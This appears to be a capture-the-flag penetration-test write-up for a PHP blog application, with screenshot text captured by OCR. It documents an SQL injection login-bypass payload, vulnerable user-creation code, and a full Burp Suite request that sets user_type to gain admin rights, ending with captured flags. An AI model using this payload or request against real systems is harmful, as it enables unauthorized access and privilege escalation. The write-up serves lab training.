With access to the source code, we performed a white-box penetration test. We identified an SQL injection vulnerability in the login functionality, where user input was not properly sanitized.

Payload: `user@dbs.com') -- ('`




🚩 **Flag: FLAG{sql1_s0_ez}**


Vulnerability 5: Insecure Direct Object Reference (IDOR)

Improper Input Validation


```php
$user->id = (isset($_GET['id']) && $_GET['id']) ? $_GET['id'] : '0';
$saveMessage = '';
if (!empty($_POST["saveUser"]) && $_POST["email"] != '') {

    $user->first_name = $_POST["first_name"];
    $user->last_name = $_POST["last_name"];
    $user->email = $_POST["email"];
    $user->type = $_POST["user_type"];
    $user->deleted = $_POST["user_status"];
    if ($user->id) {
        $user->updated = date('Y-m-d H:i:s');
        if ($user->update()) {
            $saveMessage = "User updated successfully!";
        }
    } else {
        $user->password = $_POST["password"];
        $lastInserId = $user->insert();
        if ($lastInserId) {
            $user->id = $lastInserId;
            $saveMessage = "User saved successfully!";
        }
```

The application failed to validate inputs properly, allowing us to modify the `user_type` parameter in the user creation request via Burp Suite to assign admin privileges to a newly created account.


Admin
Index of /welcometothelimes/data
222.255.119.32/welcometothelimes
Ping Pong
222.255.119.32/welcometothelimes/admin/add_users.php
Dashboard
Welcome, DBS User
Logout
Dashboard Manage Your Site
Dashboard 31
Posts 11
Categories 7
Users 13
Add / Edit User
First Name
hehe
Last Name
haha
Email
hoho@dbs.com
Password
User Type Author
User Status Active Inactive
Submit Query


Burp Project Intruder Repeater View Help
Burp Suite Professional v2023.11.1.3 - Temporary Project - licensed to tuangu
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://222.255.119.32:80
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /welcometothelimes/admin/add_users.php HTTP/1.1
2 Host: 222.255.119.32
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:126.0) Gecko/20100101 Firefox/126.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 114
9 Origin: http://222.255.119.32
10 Connection: close
11 Referer: http://222.255.119.32/welcometothelimes/admin/add_users.php
12 Cookie: PHPSESSID=jmhrhrqflsh28krvtkm07b912k
13 Upgrade-Insecure-Requests: 1
14 Priority: u=1
15
16 first_name=hehe&last_name=haha&email=hoho%40dbs.com&password=12345&user_type=1&user_status=0&saveUser=Submit+Query

Success



We successfully accessed all posts and retrieved the flag.

🚩 **Flag: FLAG{Id0r_s0_e4sy_hihi_haha}**